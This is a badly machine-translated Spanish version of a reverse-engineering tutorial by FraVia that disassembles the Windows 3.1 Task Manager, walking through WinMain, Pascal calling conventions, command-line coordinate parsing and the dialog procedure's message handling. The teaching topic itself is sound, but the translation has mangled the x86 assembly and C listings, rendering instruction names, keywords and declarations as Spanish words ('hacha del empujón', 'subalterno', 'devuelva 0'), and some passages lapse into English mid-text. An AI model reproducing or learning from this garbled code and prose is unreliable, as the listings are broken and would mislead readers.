vea.. ¡bien, sí! La mayoría de las situaciones se usa unas líneas de nuevo abajo
(1.04F8 a 1.0508).

Están empujándose cinco palabras en la pila como parámetros a WinMain ().
Si sólo nosotros supiéramos lo que esos parámetro enigmático sea... pero espera: nosotros
hacemos
¡realmente sepa lo que esos parámetros son! WinMain (), el función siendo
llamado de este código, siempre parece como:

int PASCAL el hInstance de WinMain(WORD, PALABRA hPrevInstance,
LpCmdLine de LPSTR, nCmdShow del int);

Y nosotros (deba) sepa que en el Pascal que llama convención que es
usó extensivamente en Windows porque produce código más pequeño que el
cdecl que llama convención, se empujan argumentos en la pila en el
mismo orden cuando ellos aparecen dentro de la declaración de la función. Eso es un
¡noticias buenas para todas las galletas pequeñas!

Así, en nuestro ejemplo, [0034] debe ser hInstance, [0032] debe ser hPrevinstance, [0038]:[0036] es el segmento y desplazamiento de lpcmdline y [003A] debe ser nCmdshow.

Lo que hace este importante es que nosotros podemos ir ahora y podemos reemplazar *every *
ocurrencia de [0034] por un nombre más útil como hInstance, cada
ocurrencia de [0032] por hPrevInstance y así sucesivamente. Esto simplemente no clarifica
esta sección de la inscripción, pero cada sección de la inscripción que
se refiere a estas variables. Tales substituciones globales de nombres útiles
para los nombres del placeholder o las direcciones son indispensables al trabajar con un listando desmontado. Después de aplicar estos cambios al fragmento
mostrado antes, nosotros terminamos más entendible con algo:

```
1.04CB 890E3000 mov [0030], cx
1.04CF 89363200 hPrevInstance del mov, si,
1.04D3 893E3400 hInstance del mov, di,
1.04D7 891E3600 mov lpCmdLine+2, bx,
1.04DB 8C063800 lpCmdLine del mov, es,
1.04DF 89163A00 nCmdShow del mov, dx,
1.04E3 33C0 hacha del xor, hacha,

1.04E5 50 hacha del empujón
1.04E6 9AFFFF0000 llamada KERNEL.WAITEVENT
1.04EB FF363400 empujón palabra ptr hInstance
1.04EF 9AFFFF0000 llamada USER.INITAPP
1.04F4 0BC0 o hacha, hacha,
1.04F6 741B je 0513
1.04F8 FF363400 empujón palabra ptr hInstance
1.04FC FF363200 empujón palabra ptr hPrevInstance
1.0500 FF363800 empujón palabra ptr lpCmdLine
1.0504 FF363600 palabra del empujón ptr lpCmdLine+2
1.0508 FF363A00 empujón palabra ptr nCmdShow
1.050C E89FFE llamada WinMain
```

Así si nosotros ya no supiéramos eso que InitTask () los ingresos en varios
registro (nuestro Taskman aquí es sólo un ejemplo para su trabajo más tarde adelante programas designado mucho más misteriosos), nosotros podríamos averiguarlo ahora mismo,
trabajando al revés de los parámetros a WinMain (). Windows
desmontando (y crujiendo) está como enigma que resuelve: el más pequeño
los pedazos entran en lugar, el más usted consigue el cuadro global. Intentando a desmonte Windows programa sin esta ayuda estaría enfermo: usted
cave pronto dentro de *hundreds * de llamadas no pertinente, sólo porque

usted no hizo su desmonte tarea en el primer lugar.

Era útil mirar el código del startup porque ilustró el
principio general de intentar sustituir nombres útiles como
hPrevInstance para las etiquetas inútiles como [0034]. Pero, generalmente, el
primero ponga nosotros miraremos examinando un programa de Windows es WinMain
(). Aquí
el código de WCB:

```
1.03AE; WinMain
1.03AE >55 bp del empujón
1.03AF 8BEC bp del mov, sp,
1.03B1 83EC12 sp del subalterno, 0012,
1.03B4 57 di del empujón
1.03B5 56 si del empujón
1.03B6 2BFF di del subalterno, di,
1.03B8 397E0A cmp [bp+0A], di
1.03BB 7405 je 03C2
1.03BD 2BC0 hacha del subalterno, hacha,
1.03BF E9CC00 jmp 048E

1.03C2 >C47606 si del les, [bp+06]
1.03C5 26803C00 cmp byte ptr es:[si], 00
1.03C9 7453 je 041E
1.03CB 897EF2 mov [bp-0E], di
1.03CE EB1E jmp 03EE

1.03D0 >26803C20 cmp byte ptr es:[si], 20
1.03D4 741E je 03F4
1.03D6 B80A00 hacha del mov, 000A,
1.03D9 F72E1000 imul formulan ptr [0010]
1.03DD A31000 mov [0010], hacha
1.03E0 8BDE bx del mov, si,
1.03E2 46 si del inc
1.03E3 268A07 al del mov, es:[bx de ptr de byte]
1.03E6 98 cbw
1.03E7 2D3000 hacha del subalterno, 0030,
1.03EA 01061000 agregan [0010], hacha

1.03EE >26803C00 cmp byte ptr es:[si], 00
1.03F2 75DC jne 03D0

1.03F4 >26803C00 cmp byte ptr es:[si], 00
1.03F8 741B je 0415
1.03FA 46 si del inc
1.03FB EB18 jmp 0415
```

1.03FD >B80A00 hacha del mov, 000A,
1.0400 F72E1200 imul formulan ptr [0012]
1.0404 A31200 mov [0012], hacha
1.0407 8BDE bx del mov, si,
1.0409 46 si del inc
1.040A 268A07 al del mov, es:[bx de ptr de byte]
1.040D 98 cbw
1.040E 2D3000 hacha del subalterno, 0030,
1.0411 01061200 agregan [0012], hacha

1.0415 >26803C00 cmp byte ptr es:[si], 00
1.0419 75E2 jne 03FD
1.041B 8B7EF2 di del mov, [bp-0E]

1.041E >6A29 empujón 0029

1.0420 9AF9000000 llamada USER.GETSYSTEMMETRICS
1.0425 50 hacha del empujón
1.0426 1E ds del empujón
1.0427 681600 empujón 0016
1.042A 9AFFFF0000 llamada KERNEL.GETPROCADDRESS
1.042F 8946F4 mov [bp-0C], hacha
1.0432 8956F6 mov [bp-0A], dx
1.0435 0BD0 o dx, hacha,
1.0437 7407 je 0440
1.0439 6A01 empujón 0001
1.043B 6A01 empujón 0001
1.043D FF5EF4 llamada el ptr lejano [bp-0C]

1.0440 >68FFFF empujón seleccionador 1:0000
1.0443 687B00 empujón 007B
1.0446 FF760C ptr de palabra de empujón [bp+0C]
1.0449 9AFFFF0000 llamada KERNEL.MAKEPROCINSTANCE
1.044E 8BF0 si del mov, hacha,
1.0450 8956FA mov [bp-06], dx
1.0453 0BD0 o dx, hacha,
1.0455 7426 je 047D
1.0457 FF760C ptr de palabra de empujón [bp+0C]
1.045A 6A00 empujón 0000
1.045C 6A0A empujón 000A
1.045E 6A00 empujón 0000
1.0460 8B46FA hacha del mov, [bp-06]
1.0463 50 hacha del empujón
1.0464 56 si del empujón
1.0465 8976EE mov [bp-12], si

1.0468 8946F0 mov [bp-10], hacha
1.046B 9AFFFF0000 llamada USER.DIALOGBOX
1.0470 8BF8 di del mov, hacha,
1.0472 FF76F0 ptr de palabra de empujón [bp-10]
1.0475 FF76EE ptr de palabra de empujón [bp-12]
1.0478 9AFFFF0000 llamada KERNEL.FREEPROCINSTANCE

1.047D >8B46F6 hacha del mov, [bp-0A]
1.0480 0B46F4 o hacha, [bp-0C]
1.0483 7407 je 048C
1.0485 6A01 empujón 0001
1.0487 6A00 empujón 0000
1.0489 FF5EF4 llamada el ptr lejano [bp-0C]

1.048C >8BC7 hacha del mov, di,

1.048E >5E si del estallido
1.048F 5F di del estallido
1.0490 8BE5 sp del mov, bp,
1.0492 5D bp del estallido
1.0493 C20A00 ret 000A

Empecemos de la última línea: ret 000A. En la profesión de Pascal
convención, el callee es responsable para irse sus argumentos
la pila; esto explica el RET UN retorno. En este caso del particular,
WinMain () está invocándose con una llamada CERCANA. Cuando nosotros vimos en el startup
codifique, con el Pascal que llama convención, los argumentos se empujan en
"delantero" el orden. Así, del probable de la función llamada,
el último argumento siempre tiene el *lowest * el desplazamiento positivo de BP
(BP+6 en una llamada LEJANA y BP+4 en una llamada CERCANA, asumiendo la norma
EMPUJE BP - > MOV BP,SP funcionan prólogo, como al principio de esto
WinMain ().

Ahora escríbale a lo siguiente en sus notas de agrietamiento (el ones usted realmente
guarde en su escritorio cuando usted trabaja... cerca de su vidrio del combinado):
los parámetros de la función tienen *positive * los desplazamientos de BP, las variables locales
tenga *negative * los desplazamientos de BP.

Lo que hace todos este malo... Yo oigo algunos entre usted gritando... bien, en
el caso de WinMain (), y en un programa del pequeño-modelo como Taskman,
qué salidas de BP+4, usted tendrá:

int PASCAL el hInstance de WinMain(HANDLE, hPrevInstance del ASA,

LpCmdLine de LPSTR, nCmdShow del int);
nCmdShow = el palabra ptr [bp+4]
lpCmdLine = el ptr del dword [bp+6]
hPrevInstance = el palabra ptr [bp+0Ah]
hInstance = el palabra ptr [bp+0Ch]

Sí... volvámoslo a escribir:

1.03B6 2BFF di del subalterno, di,
1.03B8 397E0A hPrevInstance del cmp, di,
1.03BB 7405 je 03C2
1.03BD 2BC0 hacha del subalterno, hacha,
1.03BF E9CC00 jmp 048E

1.03C2 >C47606 si del les, lpCmdLine de ptr de dword,
1.03C5 26803C00 cmp byte ptr es:[si], 00

Nosotros podemos ver ahora, por ejemplo, ese WinMain () los cheques si el hPrevInstance es
ceros (di,di del subalterno); si no es, él inmediatamente el salto a los estallidos y salidas (jmp 048E).

Mire el código de WinMain () una vez más... aviso que nuestro bueno Taskman aparece estar inspeccionando su línea del orden... cómico: el
La documentación de Windows no dice nada sobre los argumentos de línea de orden a Taskman... Eche una mirada alrededor de situación 1.03D0 sobre, usted verá ese Taskman
aparece estar buscando un espacio (20h), consiguiendo un carácter del
línea del orden, multiplicándolo a través de 10 (0Ah), substrayendo el carácter ceros (30h) y haciendo otras cosas que parecen indicar que es
buscando uno o más *numbers *. La línea del código 1.03E7 SUBALTERNO ax,30h es una línea del código típica dentro de muchas rutinas que verifican para los números. Los ascii del hechizo codifican para los números es 30 para 0 a 39 para 9, por consiguiente el
la transmutación de un código del ascii en hechizo *number * es bastante fácil: el al del mov,
your_number y substituye ax,30... usted lo encontrará muy a menudo.

En lugar de cava más allá en el código, él próximo tiene sentido a *run * taskman, alimentándole números diferentes en la línea del orden, y viendo
lo que hace (es sorprendente cómo las pocas galletas piensan en realmente ir en y *running * un programa antes de gastar mucho tiempo pareciendo a su código).

Normalmente Taskman corre cuando usted teclea CTRL+ESC en Windows, pero su simplemente

un programa regular que puede correrse con una línea del orden, como cualquier otro programa.

De hecho, ejecutando "TASKMAN 1" se comporta diferentemente de simplemente funcionamiento
"TASKMAN": posiciona la Lista de la Tarea en la esquina superior-izquierda del proteja, en lugar de en el medio. "TASKMAN 666 666" (el número del bestia?) parece posicionarlo en la esquina correcta más baja.

Básicamente, la línea del orden los argumentos numéricos parecen representar un (x,y) la posición para nuestro blanco, para atropellar su posición predefinida en el medio de la pantalla.

Así que usted ve, hay oculto ' las golosinas ' y oculto ' los secretos ' incluso detrás los programas pequeños muy triviales como Taskman (y me cree: pudiendo identificar este orden línea verificando serán muy útiles ; -) cuando usted crujirá aplicaciones y/o juegos que *always * tiene backdoors y las golosinas ocultas).

Atrás al código (sorbo su combinado del favourite durante su escrutinios... ¿puedo hacer pensar en yo a un Traidor? - > vea el legendario FraVia página del combinado aquí) usted puede ver que las variables [0010] y [0012] está manipulándose. ¿Para cuál son éstos?

La respuesta es *not * para mirar fijamente bueno y duro este código hasta que haga dése cuenta de, pero dejar este área y ver cómo las variables se usan en otra parte en el programa... quizá el código será en otra parte más fácil a entienda (para las aplicaciones más grandes usted pudo en este uso del caso un Punto de ruptura de Winice en rango de memoria, pero nosotros permaneceremos con nuestro WCB
desmontaje que lista).

De hecho, si nosotros buscamos datos [0010] y [0012] nosotros los encontramos usó como
argumentos a un Windows la función de API:

```
1.018B >A31200 mov [0012], hacha
1.018E FF760E ptr de palabra de empujón [bp+0E]
1.0191 FF361000 ptr de palabra de empujón [0010]
1.0195 50 hacha del empujón
1.0196 56 si del empujón
1.0197 57 di del empujón
1.0198 6A00 empujón 0000
1.019A 9AFFFF0000 llamada USER.MOVEWINDOW
```

Esto nos muestra *immediately * eso que [0010] y [0012] es. MoveWindows ()

es una función documentada cuyo prototipo es:

PASCAL LEJANO nulo el hwnd de MoveWindow(HWND, nLeft del int, nTop del int, nWidth del int, nHeight del int, el fRepaint de BOOL);

```
1.018B >A31200 mov [0012], hacha
1.018E FF760E ptr de palabra de empujón [bp+0E] ;hwnd
1.0191 FF361000 ptr de palabra de empujón [0010] ;nLeft
1.0195 50 hacha del empujón ;nTop
1.0196 56 si del empujón ;nWidth
1.0197 57 di del empujón ;nHeight
1.0198 6A00 empujón 0000 ;fRepaint
1.019A 9AFFFF0000 llamada USER.MOVEWINDOW
```

En otras palabras, [0010] tiene que ser nLeft y [0012] (de quien los volúmenes tienen sido fijo del HACHA) tiene que ser nTop.

Ahora usted hará otro global "la búsqueda y reemplaza" en su WCB desmontaje, cambiando cada [0010] en el programa (no sólo el uno aquí) al nLeft, y cada [0012] al nTop.

Mucho Windows crujir es este fácil: todos los programas de Windows parecen a haga es llamada que API funciona, la mayoría de estas funciones se documenta y usted puede acostumbrar la documentación a etiquetar todos los argumentos a la función. Usted transfiere entonces hacia arriba estas etiquetas a otro, posiblemente bastante distante
partes del programa.

En el caso de nLeft [0010] y nTop [0012], de repente el código en WinMain () tiene mucho más sentido:

```
1.03C2 >C47606 si del les, lpCmdLine de ptr de dword,
¿1.03C5 26803C00 cmp byte ptr es:[si], 00; ninguna línea del cmd?
1.03C9 7453 je 041E; va en otra parte
1.03CB 897EF2 mov [bp-0E], di
1.03CE EB1E jmp 03EE

1.03D0 >26803C20 cmp byte ptr es:[si], 20; si el espacio
1.03D4 741E je 03F4; va en otra parte

1.03D6 B80A00 hacha del mov, 000A,
1.03D9 F72E1000 nLeft del imul; el nleft * = 10
1.03DD A31000 nLeft del mov, hacha,
1.03E0 8BDE bx del mov, si,
1.03E2 46 si del inc
1.03E3 268A07 al del mov, es:[bx]
```

```
1.03E6 98 cbw; el hacha = el trabajo por horas
1.03E7 2D3000 hacha del subalterno, 0030; el hacha = ' 0 ' (trabajo por horas - > el
número)
1.03EA 01061000 agregan nLeft, hacha; el nleft + = el número

1.03EE >26803C00 cmp byte ptr es:[si], 00; NotEndOfString
1.03F2 75DC jne 03D0; el próximo trabajo por horas
      ...
```

En ser, Taskman está realizando el funcionamiento siguiente aquí:

```
nLeft del int estático, nTop,;
        //...
si (*lpCmdLine != 0)
sscanf(lpCmdLine," %u %u, &nLeft, &nTop);
```

Si usted debe querer 3.1. Taskman para aparecer en la izquierda superior de su proteja, usted podría poner la línea siguiente en el [la bota] la sección de SYSTEM.INI:

```
taskman.exe=taskman.exe 1 1
```

Además, los doubleclicking traerán en cualquier parte en el desktop de Windows Taskman despierto con el (x,y) las coordenadas para el doble pulse el botón pasado a Taskman en su línea del orden.

El negociante de USER!WM_SYSCOMMAND es responsable para invocar Taskman, vía WinExec () siempre que usted apriete CTRL+ESC o doble pulse el botón el desktop.

¿Qué resto está siguiendo en WinMain ()? Miremos el bloque siguiente de código:

```
1.041E >6A29 empujón 0029
1.0420 9AF9000000 llamada USER.GETSYSTEMMETRICS
1.0425 50 hacha del empujón
1.0426 1E ds del empujón
1.0427 681600 empujón 0016
1.042A 9AFFFF0000 llamada KERNEL.GETPROCADDRESS
1.042F 8946F4 mov [bp-0C], hacha
1.0432 8956F6 mov [bp-0A], dx
1.0435 0BD0 o dx, hacha,
1.0437 7407 je 0440
1.0439 6A01 empujón 0001
1.043B 6A01 empujón 0001
1.043D FF5EF4 llamada el ptr lejano [bp-0C]; *1 entrada
```

Las líneas empujan 29h & LLAME GETSYSTEMMETRICS simplemente son la asamblea
forma del idioma de GetSystemMetrics(0x29). 0x29 giros fuera para ser SM_PENWINDOWS (parezca en WINDOWS.H para SM_).

Así, nosotros tenemos GetSystemMetrics(SM_PENWINDOWS ahora). Si nosotros leyéramos el
documentación, dice que esto devuelve una asa a la Pluma Windows DLL si Pluma que Windows se instala. Recuerde que 16-bit valores del retorno *always * aparece en el registro del HACHA.

Luego nosotros podemos ver ese HACHA que debe ser 0 o un módulo de Ventana de Pluma
maneje, se empuja en la pila, junto con ds:16h.

Inmediatamente miremos el segmento de los datos, compense 16h:

2.0010 0000000000005265 db 00,00,00,00,00,00,52,65;..... Re
2.0018 6769737465725065 db 67,69,73,74,65,72,50,65; el gisterPe
2.0020 6E41707000000000 db 6E,41,70,70,00,00,00,00; el nApp....

Por consiguiente:

2.0016 db ' RegisterPenApp',0

Así, aquí es lo que nosotros tenemos hasta ahora:

```
GetProcAddress (
GetSystemMetrics(SM_PENWINDOWS),
"RegisterPenApp")
```

GetProcAddress () los ingresos un 4 bytes el indicador de la función lejano (o NULO) en DX:AX. En el código de WinMain () nosotros podemos ver esto moviéndose en el DWORD a [bp+0Ch] (éste es 16-bit código, así que moviendo un 32-bit valor, requiere dos funcionamientos).

Sería bueno saber eso que el DWORD a [bp-0Ch] es. ¡Pero, eh! We *do * ya conózcalo: es una copia del valor del retorno de ¡GetProcAddress(GetSystemMetrics(SM_PENWINDOWS), "RegisterPenApp)! In otras palabras, es un indicador lejano al RegisterPenApp () la función, o NULO si Pluma que Windows no se instala. Nosotros podemos reemplazar todos ahora referencias a [bp-0Ch] con referencias a algo como fpRegisterPenApp.

Recuerde otra ventaja de esto "muerto" el Windows desmontando vis-un-vis del acercamiento de Winice "en viva": aquí usted puede escoger,

*meaningful escogiendo * las referencias para su búsqueda y reemplaza
funcionamientos, como "mingling_bastard_value" o "el hidden_and_ -
forbidden_door." El examen final desmontó el código puede volverse una obra de arte
¡y inspiración si la galleta es buena! (Mis desmontajes son
trabajos bonitos de poesía y ironía). Además, *written *
las investigaciones permanecerán documentadas para su luego la sesión increíble,
con que con winice, si usted no apunta todo inmediatamente,
usted suelta muchos su trabajo pasado (es increíble cuánto lugar y
la importancia retiene papel en nuestro informatic vive).

Después de nuestra búsqueda y reemplaza, esto es lo que nosotros conseguimos para este último bloque
de código:

```
FpRegisterPenAPP de FARPROC;
fpRegisterPenApp = GetProcAddress (
GetSystemMetrics(SM_PENWINDOWS),
"RegisterPenApp");
```

Luego nosotros vemos [o dx, hacha] usándose para probar el GetProcAddress () el retorno
valore para NULO. Si no-nulo, el código empuja 1 dos veces en la pila
(nota el EMPUJON INMEDIATO aquí... Aplicaciones de Windows sólo corridas adelante
80386 o los procesadores más altos... hay ninguna necesidad de poner el valor en un
registre primero y entonces empuje ese registro) y entonces llama a través del
los fpRegisterPenApp funcionan indicador: 1.0435 0BD0 o dx, hacha 1.0437 7407,
je 0440 1.0439 6A01 empujón 0001 1.043B 6A01 empujón 0001 1.043D FF5EF4 llamada
fpRegisterPenApp de ptr de dword

```
1.0435 0BD0 o dx, hacha,
1.0437 7407 je 0440
1.0439 6A01 empujón 0001
1.043B 6A01 empujón 0001
1.043D FF5EF4 llamada dword ptr fpRegisterPenApp
```

Tengamos una mirada en la Pluma Windows el doucmentation de SDK (y PENWIN.H):

```
#define RPA_DEFAULT
PASCAL LEJANO nulo el wFlags de RegisterPenApp(UINT, fRegister de BOOL);
```

Nosotros podemos continuar de esta manera con todos WinMain (). Cuando nosotros nos hacemos,
las 100 líneas de idioma de la asamblea para WinMain () los boild poseen al
35 líneas siguiendo de código de C:

```
/ / el nLeft, los nTop acostumbraron en llamadas a MoveWindow () en TaskManDlgProc
()
PALABRA nLeft=0 estática, nTop=0,;
BOOL PASCAL LEJANO el hWndDlg de TaskManDlgProc(HWND, msg de UINT,
WPARAM,
wParam, lParam de LPARAM);
int PASCAL el hInstance de WinMain(HANDLE, hPrevInstance del ASA,
LpCmdLine de LPSTR, nCmdShow del int)
     {
nulo (PASCAL *RegisterPenApp LEJANO) (UINT,BOOL);
FpDlgProc de FARPROC;
si (hPrevhInstance != 0)
devuelva 0;
si (*lpCmdLine != 0 )
_fsscanf(lpCmdLine," %u %u, &nLeft, &nTop); / / el pseudocode
RegisterPenApp = GetProcAddress(GetSystemMetrics(SM_PENWINDOWS),
"RegisterPenApp");
si (RegisterPenApp != 0)
(*RegisterPenApp) (RPA_DEFAULT, VERDADERO);
si (fpDlgProc = MakeProchInstance(TaskManDlgProc, hInstance))
      {
DialogBox(hInstance, MAKEINTRESOURCE(10), 0, fpDlgProc);
FreeProcHInstance(fpDlgProc);
      }
si (RegisterPenApp != 0)
(*RegisterPenApp) (RPA_DEFAULT, FALSO);
devuelva 0;
     }
```

En esta lección nosotros teníamos una mirada a WinMain ()... bastante interesante, no es ¿él? Nosotros no nos hacemos todavía con TASKMAN, aunque... nosotros veremos en el próximo
ventanas de wich de lección y procedimientos del diálogo las llamadas de TASKMAN. (- > lección 2)

FraVia

Cómo Desmontar UN Programa de Windows

Después de que nosotros hemos encontrado y hemos analizado WinMain () (- > lección 1), el próximo
lugares para inspeccionar cuando usted cruje un programa es los procedimientos de las

ventanas
y procedimientos del diálogo (esto sólo es verdad para Windows *programs *; para
DLL, en el countrary, los procedimientos increíbles son diferentes y el
se discutirán técnicas del relvant en otra lección).

Estos WndProcs y DialogProcs son "callback" los procedimientos: ellos son
*exported * del executables de Windows, casi como el programa era un DLL,
para que Windows pueda llamarlos.

Y -oye, oiga! - el beacuse ellos se exportan estos procedimientos cruciales
tenga *names * (casi siempre útil) eso es accesible a cualquier decente
Disassembler de Windows. En Taskman.lst, por ejemplo, WCB claramente
identifica TASKMANDLGPROC:

Nombres exportados por situación:
¡1:007B 1 TASKMANDLGPROC < - es un DialogProc!

Funciona pozo al que el WndProcs y DialogProcs muestran tan muy bien
en las inscripciones desmontadas, porque, cuando nosotros sabemos de Windows
programando, estos subprogramas son "donde la acción es" en evento
aplicaciones de Windows manejadas... o por lo menos donde la acción empieza.

Además nosotros sabemos que estos subprogramas probablemente serán pequeños
más de (posiblemente muy grande) mensaje que maneja switch/case
declaraciones. Éstos normalmente se parecen algo: PASCAL LEJANO largo
_export el hWnd de WndProc(HWND, PALABRA mensaje, PALABRA wParam, el
lPAram LARGO)

```
PASCAL _export LEJANO largo el hWnd de WndProc(HWND, PALABRA mensaje,
PALABRA,
wParam, el lPAram LARGO)
    { ...
interruptor (mensaje)
        {
caso WM_CREATE:
            //... maneje mensaje de WM_CREATE
descanso;

caso WM_COMMAND:
            //... maneje mensaje de WM_COMMAND
descanso;
valor por defecto:
devuelva DefWindowProc(hwnd, mensaje, wParam, el lParam);
        }
     }
```

¡Wow! ¡Sí! Como usted ya supuso esto significa que... que nosotros conseguimos ¡inmediatamente 4 parámetros para CADA UNO exportaron WndProc o DlgProc!

No hay ninguna regla que los estados que un Windows WndProc o DlgProc tiene que parecerse... ¡es justo que ellos casi siempre hacen!

Aquí es cómo los parámetros al WndProc o DialogProc aparecerán en el idioma de la asamblea que lista (después del prólogo de la función):

PASCAL _export LEJANO largo el hwnd de WndOrDialogProc(HWND, PALABRA, mensaje, PALABRA wParam, el lParam LARGO);

lParam = el ptr del dword [bp+6]
wParam = el palabra ptr [bp+0Ah]
mensaje = el palabra ptr [bp+0Ch]
hWnd o hWndDlg = el palabra ptr [bp+0Eh]

Con este conocimiento, nosotros podemos reemplazar un por otra parte el sin sentido [bp+0Ch]
con una etiqueta como "mensaje", un [bp+0Eh] con un "hwnd" o "hwndDlg", y así sucesivamente en *ANY * DialogProc y WndProc en *ANY * el programa de Windows.

La naturaleza del boilerplate de Windows que programa grandemente simplifica crujiendo. Por ejemplo, aquí es la parte de nuestro Taskman exportada:

El problema aquí, por supuesto, es qué hacer de todo estas magias números: 0064, OO1C, 00F4 y así sucesivamente... cómo es nosotros que vamos a deducir
¿qué éstos significan?

DialogProc: TASKMANDLGPROC:

```
1.007B; TASKMANDLGPROC
      ... (prólogo de la función)
1.008A 8B760E si del mov, hWndDlg; [bp+0E]
1.008D 56 si del empujón
1.008E 6A64 empujón 0064

1.0090 9AFFFF0000 llamada USER.GETDLGITEM
1.0095 8BF8 di del mov, hacha,
1.0097 8B460C hacha del mov, mensaje; [bp+0C]
1.009A 2D1C00 hacha del subalterno, 001C,
1.009D 7416 je 00B5
1.009F 2DF400 hacha del subalterno, 00F4,
1.00A2 7436 je 00DA
```

```
1.00A4 48 hacha del dec
1.00A5 7503 jne 00AA
1.00A7 E98301 jmp 022D

1.00AA >2D5303 hacha del subalterno, 0353,
1.00AD 7503 jne 00B2
1.00AF E9D602 jmp 0388

1.00B2 >E9C801 jmp 027D

1.00B5 >837E0A00 cmp formulan wParam del ptr, 0; [bp+0A]
1.00B9 7403 je 00BE
1.00BB E9BF01 jmp 027D
      ...
```

Cuando examinó vía las inscripciones desmontadas, los programas de Windows tienden a contenga muchos "números mágicos." Por supuesto el código de la fuente real sea:

* #include ' < ' windows.h ' > ' y
* #define las constantes numéricas para los varios recursos (menús, cordones, mandos del diálogo, etc.) que usa.

Dado un listando desmontado, debe ser posible ponerse mucho éstos los números aparentemente insensatos atrás en algo entendible.

Empecemos con el número 001C en TaskManDlgProc ():

```
1.0097 8B460C hacha del mov, mensaje; [bp+0C]
1.009A 2D1C00 hacha del subalterno, 001C,
1.009D 7416 je 00B5
```

Si el HACHA sostiene el *message * el parámetro a TaskManDlgProc () (línea 1.0097)... entonces el valor 001C debe ser un Windows el WM_ mensaje número (uno de aquéllos usted enlata punto de ruptura a con el BMSG de WINICE ordene, por el manera). Pareciendo en WINDOWS.H, nosotros encontramos que 0x1C son WM_ACTIVATEAPP.

TaskManDlgProc () está substrayendo este valor del HACHA y entonces saltando en alguna parte (llamémoslo ON_ACTIVATEAPP) si el resultado es cero... i.e. si es WM_ACTIVATEAPP.

Ésta es una manera impar de probar si (mensaje == WM_ACTIVATEAPP): si el faltas de la prueba, y nosotros no tomamos el salto a ON_ACTIVATEAPP, el mensaje, el número tiene 1C substraídos de él... y este valor debe tomarse cuenta de por la próxima declaración del interruptor:

1.009F 2DF400 hacha del subalterno, 00F4; (+1C=110=WM_INITDIALOG)
1.00A2 7436 je 00DA; el salto a ON_INITDIALOG
1.00A4 48 hacha del dec; (110+1=111=WM_COMMAND)
1.00A5 7503 jne 00AA; no, vaya en otra parte
1.00A7 E98301 jmp 022D; sí, salte a ON_COMMAND

Otro WndProcs & DialogProcs contendrá pruebas sinceras,
en lugar de probando vía la substracción... es una cuestión de opción del recopilador.
En todo caso, un WndProc o DialogProc generalmente contiene una colección
de negociantes para los mensajes diferentes.

En el caso de TaskManDlgProc (), nosotros podemos ver eso está manejando
WM_ACTIVATEAPP, WM_INITDIALOG y WM_COMMAND. Por sí mismo, esto
la información es bastante aburrida... sin embargo, nos dice lo que está pasando
*elsewhere * en la función: 1.00B5 deben estar manejando WM_ACTIVATEAPP
mensajes (por consiguiente llamémoslo ON_ACTIVATEAPP), 1.00DA deben ser
WM_INITDIALOG manejando, y 1.022D deben estar manejando WM_COMMAND
mensajes.

¡Apúntelo! Este mismo -hallazgo de la técnica básico donde el [bp+0Ch]
"mensaje" parámetro al WndProc o DialogProc está descansándose, y
de eso las situaciones que manejan varios mensajes identifican - puede ser
usado en *ANY * el programa de Windows.

Porque manejando mensajes es principalmente que qué aplicaciones de Windows hacen, una vez
nosotros sabemos donde el mensaje manejar es, nosotros bastante mucho puede tener nuestra manera
con el listar desmontar.

Miremos TaskManDlgProc ahora ():

Proc de TASKMANDLGPROC lejos
    ...
DISPATCH_ON_MSG:
1.0097 8B460C hacha del mov, mensaje; [bp+0C]
1.009A 2D1C00 hacha del subalterno, WM_ACTIVATEAPP ;001C,
1.009D 7416 je ON_ACTIVATEAPP
1.009F 2DF400 hacha del subalterno, 00F4; (+1C=110=WM_INITDIALOG)
1.00A2 7436 je ON_INITDIALOG
1.00A4 48 hacha del dec; (110+1=111=WM_COMMAND)
1.00A5 7503 VALOR POR DEFECTO del jne
1.00A7 E98301 jmp ON_COMMAND
VALOR POR DEFECTO:
1.00AA >2D5303 hacha del subalterno, 0353; (111+353=464=WM_USER+64

```
1.00AD 7503 jne ON_PRIVATEMSG ;00B2 = algún msg privado
1.00AF E9D602 jmp 0388
ON_PRIVATEMSG:
1.00B2 >E9C801 jmp 027D
    ON_ACTIVATEAPP:
     1.00B5 >837E0A00  cmp     word ptr wParam, 0  ;[bp+0A]
     ...               ; code to handle WM_ACTIVATEAPP
    ON_INITDIALOG:
     ...               ; code to handle WM_INITDIALOG
    ON_COMMAND:
     ...               ; code to handle WM_COMMAND
     1.022D >8B460A        mov   ax, wParam  ;[bp+0A]
     1.0230  3D6800        cmp   ax, 0068    ; ? What's this ?
     1.0233  7503          jne   0238
     1.0235  E93301        jmp   036B
     ...
```

This is starting to look pretty reasonable. In particular, once we know where WM_COMMAND is being handled, we are well on the way to understand what the application does.

WM_COMMAND is *very* important for understanding an application behavior because the handler for WM_COMMAND is where it deals with user commands such as Menu selections and dialog push button clicks... a lot of what makes an application unique.

If you click on "Cascade" in Task manager, for instance, it comes as a WM_COMMAND, the same occurs if you click on "Tile" or "Switch To" or "End Task".

An application can tell which command a user has given it by looking ON_ACTIVATEAPP: en el parámetro del wParam al mensaje de WM_COMMAND.

Esto es lo que nosotros empezamos a ver al ned del TaskManDlgProc ()
exerpt:

```
; Nosotros estamos manejando WM_COMMAND, por consiguiente el wParam está aquí el idItem,
; i.e. un mando o identifier de artículo de menú
1.022D >8B460A hacha del mov, wParam; [bp+0A]
1.0230 3D6800 hacha del cmp, 0068 ;ID numeran para un mando del diálogo
1.0233 7503 jne 0238
1.0235 E93301 jmp 036B

1.0238 >7603 jbe 023D
1.023A E96001 jmp 039D
```

```
1.023D >FEC8 dec al ;1
1.023F 7420 je 0261 ;if wParam==1 goto 1.0261
1.0241 FEC8 dec al ;1+1=2
1.0243 7503 jne 0248
1.0245 E94701 jmp 038F ;if wParam==2 goto 1.038F

1.0248 >2C62 al del subalterno, 62 ;2+62=64,
1.024A 742A je 0276
1.024C FEC8 dec al ;64+1=65
1.024E 7432 je 0282
1.0250 2C01 al del subalterno, 01 ;65+1=66,
1.0252 7303 jnb 0257
1.0254 E94601 jmp 039D

1.0257 >2C01 al del subalterno, 01 ;66+1=67,
1.0259 7703 ja 025E
1.025B E9D200 jmp 0330
```

Está claro que el wParam está comparándose (de una manera de la substracción impar) al valus 1,2,65,66 y 67. ¿Qué está pasando?

Los valores 1 y 2 son botón del diálogo normal IDs:

```
#define IDOK 1
#define IDCANCEL 2
```

Por consiguiente nosotros tenemos aquí los dos "clásico" los botones del empujón:

```
1.023D >FEC8 al del dec; 1 = OK
1.023F 7420 je ON_OK; Si 1 goto 1.0261 = ON_OK
